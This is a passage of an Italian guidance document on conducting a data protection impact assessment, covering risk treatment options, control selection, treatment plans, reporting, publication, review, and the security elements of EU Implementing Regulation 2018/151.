- Quando si selezionano le opzioni di trattamento del rischio, l'organizzazione deve prendere in considerazione i valori e le percezioni degli stakeholder e le modalità più adeguate a comunicare con loro. Se le opzioni di trattamento dei rischi impattano sul rischio di altre parti dell'organizzazione, queste devono essere coinvolte nelle decisioni.
- Dal momento che le risorse per il trattamento del rischio privacy possono essere limitate, il piano di trattamento dei rischi deve identificare chiaramente l'ordine in cui dovranno essere attuati i trattamenti individuali di rischio.
- Il trattamento del rischio stesso può introdurre rischi per la privacy che devono essere valutati, trattati, monitorati ed esaminati. Un significativo rischio per la privacy può essere il fallimento o l'inefficacia delle misure di trattamento dei rischi. Questi rischi per la privacy secondari dovrebbero essere incorporati nello stesso piano di trattamento dei rischi come il rischio privacy originale e non trattati come un nuovo rischio, e dovranno essere identificati i legami tra i due rischi.
- I responsabili e altri soggetti interessati devono essere consapevoli della natura e della portata del rischio residuo dopo il trattamento del rischio. Il rischio residuo deve essere documentato e sottoposto a monitoraggio, revisione e, se necessario, ad un ulteriore trattamento.
- Il monitoraggio deve essere parte integrante del piano di gestione del rischio allo scopo di garantire che le misure rimangano efficaci.

Ci sono quattro opzioni disponibili per il trattamento del rischio:

A. RIDUZIONE;

B. MANTENIMENTO;

C. PREVENZIONE; e

D. TRASFERIMENTO.

A. RIDUZIONE DEL RISCHIO

La riduzione del rischio può essere raggiunta attraverso la selezione di controlli appropriati.

Dopo la selezione dei controlli potrebbe esserci qualche rischio residuo, che può essere definito inaccettabile o definito accettabile per l'organizzazione e per le parti interessate.

I controlli di riduzione del rischio saranno di natura differente. Essi possono comportare modifiche:

- al tipo di PII in fase di elaborazione;
- alla struttura organizzativa, alle politiche e/o alle procedure; e
- alle qualifiche del personale (ad esempio distanze, formazione, certificazione e così via).

Le modifiche ai beni di supporto o alle applicazioni possono essere di tre tipi: 1) misure preventive; 2) misure di individuazione; 3) misure di correzione.

B. MANTENIMENTO DI RISCHIO

Se il livello di rischio soddisfa i criteri di rischio, non vi è alcuna necessità di attuare ulteriori controlli e il rischio può essere mantenuto.

C. PREVENZIONE DEI RISCHI

Quando i rischi individuati sono considerati troppo alti, può essere presa una decisione per evitare completamente il rischio, con il ritiro da un'attività pianificata o esistente o un insieme di attività, o la modifica delle condizioni in cui è gestita l'attività.

D. TRASFERIMENTO DEL RISCHIO

Il trasferimento del rischio implica la decisione di condividere determinati rischi con soggetti esterni.

Il trasferimento del rischio può creare nuovi rischi o modificare i rischi esistenti. Pertanto, dovrà essere necessario il trattamento del rischio aggiuntivo.

Occorre notare che può essere possibile trasferire la responsabilità di gestire il rischio, ma non è normalmente possibile trasferire la responsabilità di un impatto. Le parti interessate di solito attribuiscono un impatto negativo come colpa dell'organizzazione.

NOTA L'informativa sulla privacy è generalmente conosciuta come un insieme di regole che pubblicizzate specificano che i dati delle persone possono essere raccolti da un'organizzazione, come saranno utilizzati e se saranno mantenuti all'interno di tale organizzazione o condivise o vendute ad altre organizzazioni.

5.15. A14: DETERMINARE I CONTROLLI

Obiettivo: identificare i controlli appropriati alle opzioni di trattamento scelto.

Input: elenco di opzioni di trattamento per il rischio.

Output previsto: elenco dei controlli scelti, dichiarazione di applicabilità (nel quadro SGSI).

Azioni

- Comandi appropriati per le opzioni di trattamento del rischio selezionati, nonché l'identificazione dei controlli di legge.
- Lista dei rischi per il trattamento, in combinazione con l'elenco dei controlli scelti, deve essere documentata nella relazione VdI.

Guida Implementazione

- Controlli aggiuntivi possono essere aggiunti a quelli già esistenti fino a quando il livello di rischio è finalmente considerato accettabile.
- Ulteriori controlli possono essere scelti dal set di controllo esistenti definiti negli standard internazionali riconosciuti o emessi da istituzioni riconosciute. Essi possono anche essere sviluppate dall'organizzazione indipendentemente da qualsiasi set di controllo esistenti. Se necessario, i controlli dovrebbero essere adattati al contesto specifico del programma, nel sistema di formazione o di un processo in esame.
- Questo dovrebbe consistere nel definire i controlli nelle seguenti categorie.
  - ✓ Il PII: controlli volti a prevenire le violazioni dei dati, per rilevare tali violazioni o per ripristinare la loro sicurezza (informando i principali PII, mantenendo i dati personali al minimo, in forma anonima dei dati personali, etc.).
  - ✓ Se quanto precede è insufficiente, per i potenziali impatti: realizzazione di backup, controlli di integrità, la gestione delle violazioni dei dati personali, etc.
  - ✓ Se quanto precede è insufficiente, per le fonti di rischio: controlli progettati ad–hoc, controlli degli accessi inefficaci (fisico e logico), monitoraggio di attività, protezione contro il malware, ecc.). E
  - ✓ Se quanto precede è insufficiente, per le attività di supporto: controlli volti a prevenire lo sfruttamento delle vulnerabilità, riducendo le vulnerabilità del software, dell'hardware, degli individui, dei documenti cartacei, ecc.
  - ✓ Completare il sistema con controlli di cross–organizzativi (organizzazione, la politica, il monitoraggio, ecc.), al fine di migliorare la durata della protezione dei dati personali.
- Se questa analisi fornisce informazioni sufficienti per determinare le azioni che possono essere eseguite per modificare il rischio ad un livello accettabile, allora la trasformazione è completa.
- Se le informazioni sono insufficienti, dovrebbe essere condotta un'altra iterazione della valutazione del rischio con un contesto di revisione (ad esempio criteri di rischio, criteri di accettazione dei rischi o dei criteri di impatto), possibilmente su parti limitate.
- Il livello di impatto e la probabilità dei rischi residui (cioè rischi che rimangono dopo i controlli selezionati che sono stati implementati) dovranno essere nuovamente stimati con controlli aggiuntivi. Quindi, riposizionati nella mappa del rischio.
- Devono essere fornite le spiegazioni sul perché i rischi residui possono essere accettati.

L'elenco è nella LISTA DEI CONTROLLI sita al fondo del presente documento.

5.16. A15: CREARE I PIANI DI TRATTAMENTO DEI RISCHI

Obiettivo: pianificare e implementare le azioni di trattamento del rischio.

Input: elenco dei controlli scelti

Output previsto: piano per il trattamento dei rischi, piano di controllo, approvazioni del Risk Manager, dichiarazione di accettazione.

Azioni

- Devono essere formulati uno o più piani di trattamento del rischio.
- Il risultato in termini del piano di trattamento del rischio, il piano di controllo, le approvazioni del responsabile del rischio e una dichiarazione di accettazione dovrebbero essere documentati nella relazione VdI (punti 6.7 e 6.8).

Guida Implementazione

- Il piano di trattamento del rischio deve stimare il costo sostenuto durante l'implementazione di ogni controllo.
- Un piano di controllo deve derivare dal piano di trattamento del rischio, i quali devono identificare i fattori o le variabili (ad esempio, rivalutare le nuove fonti di rischi derivanti dal mutamento di trattamento, il riutilizzo, il trasferimento, ecc.) che necessariamente devono essere tenute in considerazione. Ciò contribuirà a mantenere la stabilità dell'ambiente di elaborazione PII (vale a dire tutte le contromisure e i controlli non diventano obsoleti col tempo).
- Quando si definisce il piano di trattamento del rischio, l'organizzazione deve stabilire:
  - ✓ che cosa si farà;
  - ✓ quali risorse saranno richieste;
  - ✓ chi sarà il responsabile;
  - ✓ quando sarà completato; e
  - ✓ come saranno valutati i risultati.
- Le informazioni fornite nei piani di trattamento devono includere:
  - ✓ quali sono i requisiti della privacy per salvaguardare la protezione (fisica o safety) contro i rischi supportati con specifiche dettagliate da tipi di minacce, e attività di progettazione dei controlli;
  - ✓ un elenco di PII che includa la natura e la proprietà del PII da proteggere;
  - ✓ misure di performance e dei vincoli;
  - ✓ chi sono i responsabili per l'approvazione/rifiuto del piano ed i responsabili per l'attuazione del piano;
  - ✓ azioni proposte;
  - ✓ requisiti per il monitoraggio e per la segnalazione;
  - ✓ devono essere identificate le risorse umane necessarie a implementare, gestire e mantenere il progetto;
  - ✓ altri requisiti delle risorse; e
  - ✓ tempi e programma di schedulazione.
- I piani di trattamento del rischio devono essere integrati con i processi di gestione dell'organizzazione e discussi con le parti interessate.
- Il responsabile del rischio deve approvare il piano di trattamento del rischio e accettare i rischi residui per la privacy. La gestione della responsabilità dovrebbe essere sottoscritta con la firma della dichiarazione di accettazione.

5.17. ESEMPIO DELL'APPROCCIO METODOLOGICO SUGGERITO DA ENISA PER LA VALUTAZIONE DEI RISCHI SULLA SICUREZZA DEI DATI PERSONALI *[FONTE 32]*

La valutazione dei rischi è il primo passo verso l'adozione di adeguate misure di sicurezza per la protezione dei dati personali.

Panoramica dell'approccio che è stato proposto dall'ENISA nel 2017 per guidare le PMI attraverso le loro specifiche operazioni di elaborazione dei dati e supportarle nella valutazione dei rischi rilevanti per la sicurezza.

In quanto tale, l'approccio proposto non presenta una nuova metodologia di valutazione del rischio, ma piuttosto si basa sul lavoro esistente sul campo per fornire orientamenti alle PMI.




Figure 1: Overview of proposed approach on evaluating the risk on personal data processing

5.18. A16: GESTIONE DEI RISCHI RESIDUI E VDI

Completare l'elenco dei rischi residui è nella TABELLA DEI RISCHI RESIDUI E MINACCE**.**

5.19. A17: VDI

RISOLUZIONE

La risoluzione della VdI deve basarsi sui risultati del processo di gestione del rischio che è stato eseguito, nonché sui rischi residui e la decisione di accettare i rischi o non accettarli.

Un'applicazione efficace / sistema intelligente sarà considerata soddisfacente dal responsabile del sistema una volta che il processo VdI è stato completato con rischi rilevanti individuati e opportunamente trattati per garantire l'assenza di rischi residui inaccettabili per le persone, e al fine di soddisfare i requisiti di conformità, con appropriate revisioni interne ed approvazioni.

Le seguenti soluzioni possono essere previste al termine del processo VdI:

- Un sistema di rete intelligente o applicazione già in produzione:
  - ✓ VdI positiva: *le relazioni VdI devono essere registrate e conservate dal RPD dell'organizzazione e tenuti a disposizione dell'autorità per la protezione dei dati.*
  - ✓ VdI negativa: *un ulteriore esame sarà necessario con un piano di azioni correttive specifiche da sviluppare tra cui una proposta di controlli più efficienti o nuovi, e una nuova VdI da completare al fine di determinare se l'applicazione ha raggiunto uno stato approvabile.*
- Un sistema di rete intelligente o applicazione ancora in fase di progettazione:
  - ✓ VdI positiva: *i rischi sono stati valutati e i controlli riguardanti tali rischi correttamente definiti e messi a punto. I rischi residui sono stati segnalati e non sono stati individuati ulteriori controlli e / o sono stati accettati alcuni rischi. Il rapporto VdI dovrebbe includere le date future per il controllo del sistema quando sarà in produzione.*
  - ✓ VdI negativa: *oltre a prevedere ulteriori controlli per l'ottenimento di un nuovo e soddisfacente livello di rischi residui, la relazione dovrebbe anche raccomandare quando possibile, le nuove azioni di progetto per l'applicazione seguendo il principio della Privacy by Design.*

È importante notare che la soluzione finale dovrebbe essere una decisione di gestione basata sui risultati delle valutazioni effettuate, rispecchiando l'interesse sociale relativo allo sviluppo della rete intelligente.

VERIFICA E MANUTENZIONE

Sono proposte le seguenti attività.

- Rivedere l'attuazione dei controlli di mitigazione e di annullamento identificati nella VdI.
- Preparazione di una relazione di revisione.
- Presentare il rapporto di riesame privacy per la Dirigenza e RPD.
- Pubblicare il rapporto di riesame privacy.
- Valutare se vi è la necessità di rivedere la VdI dopo un certo periodo di tempo o dopo una nuova fase all'interno del progetto o del programma che è stato completato.

La revisione può essere integrata con gli standard dell'organizzazione, dei processi interni periodici o occasionali.

6. FOLLOW UP DELLA VDI

6.1. A18: PREPARAZIONE DEL REPORT *[FONTE 12]*

Obiettivo: stilare e firmare il rapporto VdI.

Input: risultati dal precedente passo.

Output previsto: decisione sulle informazioni rapporto VdI da pubblicare.

Azioni

- Come il penultimo passo di ogni VdI, i risultati di ciascuna delle fasi precedenti devono essere registrati in una relazione completa. In questa fase si dovrebbe essere deciso che gli elementi del rapporto completo dovrebbero essere pubblicati e quali elementi dovrebbero essere forniti alle parti interessate del caso.
- In Output in termini di rapporto VdI e firmare dovrebbe essere usato nella fase successiva e la decisione dovrebbe essere utilizzato nella relazione VdI.

Guida Implementazione

- L'output dai passi precedenti deve essere raccolto in un rapporto.
- La relazione dovrebbe essere presentata dal responsabile dello svolgimento della VdI e dovrebbe formalmente firmarla a prescindere dal responsabile della gestione dell'organizzazione per il programma e che controlla il trattamento dei PII.
- La relazione dovrebbe essere inviata ai membri dell'organizzazione che hanno commissionato la VdI per effettuare la revisione e le considerazioni. Ulteriori distribuzioni dovrebbero essere previste, per esempio alla Direzione o ad altri membri della direzione dell'organizzazione.
- Gli elementi concordati del rapporto VdI dovrebbero essere messi a disposizione delle parti interessate. Se necessario, le informazioni sensibili devono essere redatte e messe in un allegato confidenziale oppure il rapporto VdI potrebbe essere riassunto.

6.2. A19: PUBBLICAZIONE

Obiettivo: informare sull'esito della VdI.

Input: rapporto VdI.

Output previsto: VdI sintesi pubblica e la relazione VdI per la pubblicazione.

Azioni

- In ultimo passo una sintesi pubblica dovrebbe essere aggiunta e la relazione VdI occorre pubblicare.
- L'output di questo processo dovrebbe essere una sintesi pubblica VdI e dovrebbe essere usato nella relazione VdI.

Guida Implementazione

- L'organizzazione deve mantenere un registro della VdI relazioni. Il Registro di sistema potrebbe essere un semplice elenco delle VdI, i loro titoli e le date delle relazioni VdI sono stati pubblicati. Il Registro di sistema di materiale VdI pubblicato dovrebbe essere facile da trovare da parte dei visitatori, in particolare i principali PII per il suo sito web e dovrebbero essere in grado di scaricare una copia di qualsiasi materiale pubblicato VdI di interesse.

- Il registro serve a diversi scopi. Esso fornisce la memoria organizzativa (cioè un documento di riferimento di gran lunga quelli nell'organizzazione che non sono stati coinvolti nella VdI per capire cosa è successo e quali sono state le raccomandazioni). Il Registro di sistema fornisce un modo di imparare dagli altri e, infine, una fonte di buone pratiche. Quelle che intraprendono nuove VdI possono fare riferimento a qualsiasi antecedenti VdI condotte dall'organizzazione per vedere cosa di emulare e cosa evitare. Il Registro di sistema invia anche un messaggio agli stakeholder interni ed esterni che l'organizzazione tratta i seriamente la privacy.

6.3. A20: ATTUAZIONE DEI PIANI DI TRATTAMENTO DEI RISCHI

Obiettivo: attuare i piani di trattamento dei rischi di privacy.

Input: piano di trattamento del rischio privacy, approvazioni del responsabile del rischio.

Output previsto: termine dell'implementazione.

Azioni

- L'attuazione dei piani di trattamento dei rischi di privacy dovrebbe essere soggetta al sistema di gestione previsto o in atto.

Guida Implementazione

- Una volta che il rapporto VdI è stato approvato dal responsabile per lo svolgimento di una VdI e dalla gestione dell'organizzazione, ulteriori azioni devono essere eseguite.

Prima di implementare l'elaborazione del PII (ove possibile) effettuare:

- ✓ una formazione adeguata alle persone coinvolte nel progetto per assicurarsi che essi siano sensibili alle implicazioni della privacy, i possibili impatti sulla privacy, di ciò che essi o i loro colleghi fanno. Dove necessario, registrare la formazione e registrare eventuali accordi di utilizzo;
- ✓ lo stanziamento economico per l'attuazione dei controlli identificati in precedenza;
- ✓ la divulgazione agli utenti finali, non appena il servizio sarà reso disponibile l'oggetto del progetto, dell'informativa sulla privacy; e
- ✓ attuare il piano di trattamento.

- Se il responsabile del rischio o l'organizzazione non possono accettare tutte le raccomandazioni VdI, devono comunicare al RPD dei dati dell'organizzazione quali raccomandazioni essi attuano, quali sono i piani per l'attuazione e i motivi per i quali non possono essere attuate le altre.
- L'organizzazione deve avere un meccanismo per monitorare l'attuazione delle raccomandazioni.

6.4. A21: REVIEW E/O AUDIT DELLA VDI

Obiettivo: stabilire e ottenere una revisione appropriata della VdI

Input: rapporto VdI

Output previsto: rapporto di riesame.

Azioni

- Disporre per la revisione appropriata del rapporto VdI.

Guida Implementazione

- Un'organizzazione può decidere di stabilire una politica per le revisioni e per le verifiche.
- Ove richiesto dalla normativa sulla privacy, le revisioni e i controlli devono includere il collegamento con qualsiasi organizzazione di amministrazione della normativa sulla privacy, come ad esempio le autorità di protezione dei dati o commissari privacy.
- Revisione o controllo autonomi della VdI, ove possibile, è un modo per garantire che la VdI sia stata condotta in modo appropriato e l'organizzazione ha implementato il piano di trattamento del rischio o se non ha attuato alcune raccomandazioni, allora possono dichiarare il motivo per cui non lo ha eseguito l'implementazione (ad esempio, il rischio residuo può essere considerato di conseguenza minore rispetto i benefici percepiti).
- La revisione o il controllo da parte di terze parti è un modo di dare credibilità al rapporto VdI, di migliorare la trasparenza, di imparare dall'esperienza e migliorare la qualità delle pratiche VdI. Se la VdI è condotta da una terza parte, allora la revisione o la verifica della VdI non deve essere effettuata dalla stessa terza parte che ha eseguito la VdI.

6.5. A22: AFFRONTARE LE MODIFICHE AL PROCESSO

Obiettivo: affrontare i cambiamenti di un processo precedentemente valutato.

Input: un cambiamento significativo all'interno del processo o del sistema informativo.

Output previsto: la decisione di un'altra iterazione della VdI.

Azioni

- L'organizzazione deve avere un meccanismo di aggiornamento della relazione VdI, in particolare se ci sono cambiamenti significativi nel processo di business che riguardano il trattamento dei PII o il modo in cui il processo di business è stato precedentemente presentato alle parti interessate.
- Il risultato di questo processo dovrebbe essere utilizzato nella relazione VdI.

Guida Implementazione

- L'organizzazione deve spiegare i motivi dei cambiamenti fatti nel processo di business e come questi cambiamenti potrebbero influenzare la trasformazione e / o disposizione di PII.
- L'organizzazione deve verificare che il trattamento dei PII soddisfi i requisiti di tutela della privacy conducendo periodicamente un audit interno o di una terza parte.
- Un rinnovamento della VdI deve essere condotto, non solo per i cambiamenti dei processi di business, ma anche dopo qualche tempo stabilito a priori.
- Un'organizzazione deve decidere se è preferibile aggiornare la VdI in seguito ad una verifica dello stato attuale, la quale può stabilire se le condizioni di base sono cambiate.

7. DOCUMENTAZIONE PER LA VDI

7.1. INTRODUZIONE

Questa punto fornisce indicazioni sul contenuto della relazione VdI.

I contenuti del rapporto VdI dipenderanno fortemente dal tipo e dalla sensibilità di PII essere processi, la sua natura e la portata e objectiv.es della VdI condotta. Così questa guida dovrebbe essere interpretata nel contesto del progetto specifico.

Alcuni dei dettagli del rapporto VdI possono essere riservate. Essi possono risolvere i problemi di business che non dovrebbero essere resi pubblici. Essi possono affrontare le opzioni di trattamento che possono rivelare dettagli sufficienti sui rischi residui per aumentare il rischio di compromissione del sistema.

L'organizzazione dovrebbe determinare il pubblico appropriato e contenuti della relazione VdI e il suo grado di riservatezza. Una relazione di fiducia a un revisore indipendente o ad una autorità di protezione dei dati può contenere più informazioni rispetto a quello fornito alle parti interessate o al pubblico.

L'organizzazione dovrebbe considerare affrontare le seguenti problematiche e prendere in considerazione le indicazioni fornite di seguito.

- La struttura del report.
- La portata della valutazione; i requisiti di privacy; la valutazione del rischio.
- Il piano di trattamento del rischio.
- La conclusione e le decisioni prese sulla base del risultato della VdI. E
- Una sintesi pubblica VdI adatto ad essere utilizzato per informare i principali PII circa il livello di rischio associato al programma, sistema informativo, e il processo di attuazione in cui la loro PII sarà coinvolto.

7.2. STRUTTURA DEI DOCUMENTI

Il rapporto VdI dovrebbe essere adattato alle circostanze specifiche. Va normalmente indicare la sua pagina di copertina almeno il nome del processo, sistema informatico o un programma, il nome e l'indirizzo del responsabile PII e dell'organizzazione che svolge la VdI, persona di contatto con i dettagli di contatto, il numero di versione per il controllo dei documenti, la data del rapporto VdI, e dovrebbe anche nominare coloro che possono affrontare qualsiasi domanda se diversi dalla persona che ha condotto la VdI.

L'introduzione dovrebbe indicare il motivo per cui una VdI è stata condotta, quando è stata condotta, che è stato coinvolto nella conduzione della VdI e i termini di riferimento della VdI. Essa dovrebbe fornire alcune informazioni sul processo, sistema informatico o di un programma di valutazione. Si dovrebbe introdurre le linee guida impiegate nella VdI (ad esempio, la decisione di coinvolgere le parti interessate). L'introduzione dovrebbe fornire tutte le informazioni contestuali sull'organizzazione e il suo ambiente che potrebbe essere necessaria al fine di comprendere la motivazione della VdI. L'introduzione potrebbe anche fare riferimento alla politica sulla privacy dell'organizzazione o al codice di condotta, nonché gli obblighi dell'organizzazione ai suoi stakeholder (azionisti e, se del caso), così come la sua conformità con la legislazione pertinente.

Se il rapporto VdI è lungo, esso dovrebbe includere una sintesi indicando le principali conclusioni e raccomandazioni della VdI e che le parti interessate sono state consultate. Si deve indicare il motivo per cui la VdI è stato intrapreso, che ha avviato la VdI, e che ha condotto esso. La sintesi dovrebbe fornire una breve descrizione del programma di me, sistema informativo, di processo o di altra iniziativa, che è stata oggetto della VdI. Esso dovrebbe individuare i principali impatti sulla privacy e le alternative per ridurre al minimo o evitare impatti negativi.

7.3. SCOPO DELLA VDI

INTRODUZIONE

Il rapporto VdI dovrebbe definire chiaramente ciò che il campo di applicazione è stato per la VdI condotta.

È anche consigliabile che qualche dichiarazione è fatto per quanto riguarda i confini di valutazione e di ciò che è stato considerato fuori del campo di applicazione.

Qualsiasi valutazione può essere buono come la descrizione della portata consente solo. Pertanto, l'organizzazione dovrebbe fornire la descrizione più completa possibile del processo, programma, sistema informatico o altra iniziativa che sarà oggetto della VdI.

Il rapporto VdI deve indicare come gli individui siano informati che l'organizzazione sta raccogliendo informazioni su di loro, e ciò a memoria consenso individuale svolge nel processo, sistema informatico o un programma. Si deve anche indicare se le informazioni raccolte è combinata o "abbinato" con informazioni provenienti da altre fonti e, in caso affermativo, a quali autorità legale.

L'organizzazione dovrebbe dire come intende eliminare il PII una volta che non è più necessaria. Si dovrebbe dire quali procedure metterà in atto per consentire ai singoli di vedere la loro PII e per porvi rimedio, se necessario, o per richiedere la cancellazione. Si dovrebbe indicare che cosa appello esistono procedure se l'organizzazione rifiuta di eliminare le informazioni o consentire l'accesso ad essa. L'organizzazione dovrebbe anche specificare i costi, se del caso, di consentire l'accesso individuale alla loro PII e quanto tempo ci vuole l'organizzazione per rispondere alle richieste.

Il rapporto VdI deve descrivere i requisiti di sistema, la progettazione del sistema, i piani operativi e le procedure.

INFORMAZIONI SUI REQUISITI DI SISTEMA

Le informazioni requisiti di sistema devono contenere:

- La finalità del trattamento.
- Una descrizione del processo di business che è, o sarà, supportata dal sistema informativo.
- L'elenco dei requisiti funzionali definiti gran lunga il sistema di informazione e il loro livello di obbligo o attuazione.
- Gli obiettivi di sicurezza delle informazioni.
- Una descrizione di come i dati saranno raccolti e da chi e perché. La descrizione deve indicare chi avrà accesso al PII, compresi i parametri relativi PII accesso principale.
- Se il sistema informativo o la sua PII sono destinati ad essere condivisi con terzi, le informazioni o i consigli su come essi saranno condivisi con il sistema d'informazione o PII e per quale scopo. E
- Una dichiarazione sulla giustificazione dell'elaborazione del PII coinvolto in questo sistema informativo.

INFORMAZIONI DELL'ARCHITETTURA DI SISTEMA

Le informazioni di progettazione del sistema dovrebbero contenere:

- Una panoramica dell'architettura funzionale (o logica);
- Una panoramica dell'architettura fisica;
- La struttura e la lista dei database di sistema informazioni, tabelle e campi che potrebbero contenere PII; il diagramma di flusso di dati da entità e dalle interfacce;
- Un diagramma di flusso di dati attraverso il ciclo di vita del PII, ad esempio generazione, l'uso, il trasferimento e lo smaltimento dei PII;
- Un diagramma di flusso di lavoro che descrive quando per notificare e ottenere il consenso tra i principali PII;
- Un elenco di interfacce, che definisce le parti collegate ei campi di dati trasferiti; e
- Includere i dettagli di porte, protocolli, le API ei dettagli di crittografia.

PIANI OPERATIVI E PROCEDURE

I piani e le procedure operative informazioni deve contenere:

- Il concetto di identità e la gestione degli utenti di gran lunga il sistema informativo;
- Il concetto operativo, compresa, se il sistema di informazioni o parti di esso sono gestiti in loco o esternamente ospitato, o nuvola di provenienza e dove;
- Il concetto di supporto, in particolare messa in vendita di terze par legami al nome che sono coinvolti nel sostenere il sistema informativo, il grado in cui avranno accesso alle PII e luoghi da dove il PII è reso disponibile;
- Il concetto di registrazione ei rispettivi piani di conservazione per le informazioni registrate;
- I piani di backup e ripristino;
- La protezione e la gestione dei meta–dati;
- La conservazione dei dati e cancellazione dei piani e lo smaltimento dei media; e
- Il concetto smantellamento.

CRITERI DI RISCHIO

Questa parte dovrebbe descrivere i criteri di rischio scelti. Si dovrebbe almeno contenere:

- I criteri per valutare il livello d'impatto;
- I criteri per la stima probabilità;
- Le scale per entrambi; e
- I criteri di accettazione del rischio.

RISORSE E PERSONE COINVOLTE

Le dichiarazioni devono essere fornite in merito alla composizione della squadra della VdI, da chi è stata condotta, le tappe più significative del piano VdI e l'ammontare del budget e le risorse spese per la VdI.

CONSULTAZIONE DELLE PARTI INTERESSATE

Nel processo VdI, l'organizzazione si aspetta di aver individuato le tipologie di stakeholder da. Il rapporto VdI dovrebbe specificare che i gruppi delle parti interessate sono stati consultati e come sono stati consultati (ad esempio tramite sondaggi, interviste, focus group, laboratori).
Il rapporto VdI deve dire qual è stato il risultato della consultazione delle parti interessate. Ha avuto la consultazione qualche conseguenza per la progettazione del programma, processo, sistema informativo o altra iniziativa che è stata oggetto della VdI?

7.4. REQUISITI DELLA PRIVACY

Il rapporto VdI dovrebbe elencare le fonti rilevanti per i requisiti identificati dal team VdI come necessità da soddisfare.

7.5. PIANO DI TRATTAMENTO DEL RISCHIO

Il rapporto VdI deve registrare il piano di trattamento del rischio e la fase di attuazione per ognuno dei controlli contenuti.

7.6. CONCLUSIONI E DECISIONI

Le decisioni che vengono prese durante il processo VdI:

a) sull'accettazione dei rischi residui per la privacy;
b) sulla non attuazione delle raccomandazioni VdI con il piano di trattamento;
c) su elementi non editoriali del rapporto VdI.

Devono essere registrati, insieme alle conclusioni che hanno portato a queste decisioni.

7.7. VDI RESOCONTO PUBBLICO

Al fine di fornire per gli utenti informazioni sui rischi della privacy, siano essi principi PII esterni o dipendenti, per sostenere il consenso, una sintesi pubblica della VdI può avere bisogno di essere preparati dal report principale VdI.
Se necessario, la sintesi dovrebbe rimuovere informazioni commercialmente sensibili che potrebbero essere presenti nel rapporto completo VdI e lasciare solo gli aspetti chiave rilevanti per i principali PII.
Il rapporto di sintesi VdI pubblico deve contenere:

- I vantaggi del programma, del sistema di informazione o di processo;
- I tipi di PII per essere elaborati e raccolti;
- Le giurisdizioni legali in cui viene realizzato il trattamento PII;
- Una sintesi delle analisi delle conformità;
- Un elenco delle eventuali misure per conformarsi ai requisiti di privacy o per il trattamento di rischio per la privacy che gli intenti dell'organizzazione per adottare o abbia adottato;
- Le misure che i principali PII si raccomanda di prendere;
- L'organizzazione responsabile della VdI e del programma, il sistema di informazione o di processo;
- I dati di contatti del titolare responsabile; e
- I dettagli di ogni utente rilevati da help desk o da una struttura di supporto degli utenti messe in atto per il programma, il sistema di informazione o di processo.

Quando la sintesi degli indirizzi pubblica della VdI si rivolge a i principali PII come membri del pubblico in generale, essi dovrebbero rappresentare tutte le informazioni di cui sopra e tutte le ulteriori informazioni in modo trasparente, chiaro e comprensibile.

7.8. QUESTIONARI E TABELLE

ELEMENTI DI SICUREZZA – DALL'ART. 2 DEL REG. DI ESECUZIONE (UE) 2018/151

Recante modalità di applicazione della direttiva (UE) 2017/1148 per quanto riguarda l'ulteriore specificazione degli elementi che i fornitori di servizi digitali devono prendere in considerazione ai fini della gestione dei rischi collegati alla sicurezza delle reti e dei sistemi informativi e dei parametri per determinare l'eventuale impatto rilevante di un incidente.

Dal comma 1: Elementi per la sicurezza delle reti e dei sistemi informativi e del loro ambiente fisico
a) mappatura dei sistemi informativi e la definizione di una serie di politiche adeguate in materia di gestione della sicurezza informatica, comprese l'analisi dei rischi, le risorse umane, la sicurezza delle operazioni, l'architettura di sicurezza, la gestione del ciclo di vita dei dati e dei sistemi protetti e, se del caso, la crittografia e la sua gestione;
b) disponibilità di una serie di misure volte a proteggere le reti e i sistemi informativi dei fornitori di servizi digitali dai danni attraverso il ricorso a un approccio globale ai pericoli basato sui rischi, che affronti ad esempio gli errori di sistema, gli errori umani, gli atti dolosi o i fenomeni naturali;
c) definizione e mantenimento di politiche adeguate al fine di assicurare l'accessibilità e, se del caso, la tracciabilità delle forniture critiche utilizzate nella prestazione dei servizi;

d) disponibilità di una serie di misure volte ad assicurare che l'accesso fisico e logico alle reti e ai sistemi informativi, ivi inclusa la sicurezza amministrativa di tali reti e sistemi, sia autorizzato e limitato sulla base di esigenze aziendali e di sicurezza.

Dal comma 2: Per quanto riguarda il trattamento degli incidenti, le misure adottate dal fornitore di servizi digitali comprendono

a) il mantenimento e la prova di processi e procedure di individuazione per assicurare l'individuazione tempestiva e idonea degli eventi anomali;

b) i processi e le politiche per la segnalazione degli incidenti e l'individuazione delle debolezze e vulnerabilità nei propri sistemi informativi;

c) una risposta conforme alle procedure stabilite e la comunicazione dei risultati ottenuti con la misura adottata;

d) la valutazione della gravità dell'incidente, la documentazione delle conoscenze acquisite grazie all'analisi dell'incidente e la raccolta di informazioni pertinenti da utilizzare eventualmente come prova e per sostenere un processo di costante miglioramento.

Dal comma 3: La gestione della continuità operativa è la capacità di un'organizzazione di mantenere o, se del caso, ripristinare l'erogazione di servizi a livelli predefiniti accettabili in seguito a un incidente perturbatore e comprende

a) la definizione e l'uso di piani di emergenza basati sull'analisi dell'impatto sulle attività aziendali volti a garantire la continuità dei servizi erogati dai fornitori di servizi digitali e valutati e testati regolarmente, ad esempio mediante esercitazioni;

b) la capacità di ripristino di emergenza, valutata e testata regolarmente, ad esempio mediante esercitazioni.

Dal comma 4: Il monitoraggio, l'audit e i test comprendono la definizione e il mantenimento di politiche relative

a) alla conduzione di una sequenza pianificata di osservazioni o misurazioni per valutare se le reti e i sistemi informativi funzionano come previsto;

b) all'ispezione e alla verifica per controllare se una norma o una serie di orientamenti sono applicati, se le registrazioni sono accurate e se gli obiettivi di efficienza ed efficacia sono raggiunti;

c) a un processo finalizzato a rivelare i difetti dei meccanismi di sicurezza di una rete o di un sistema informativo che proteggono i dati e mantengono la funzionalità prevista. Tale processo comprende i processi tecnici e il personale coinvolto nel flusso di operazioni.

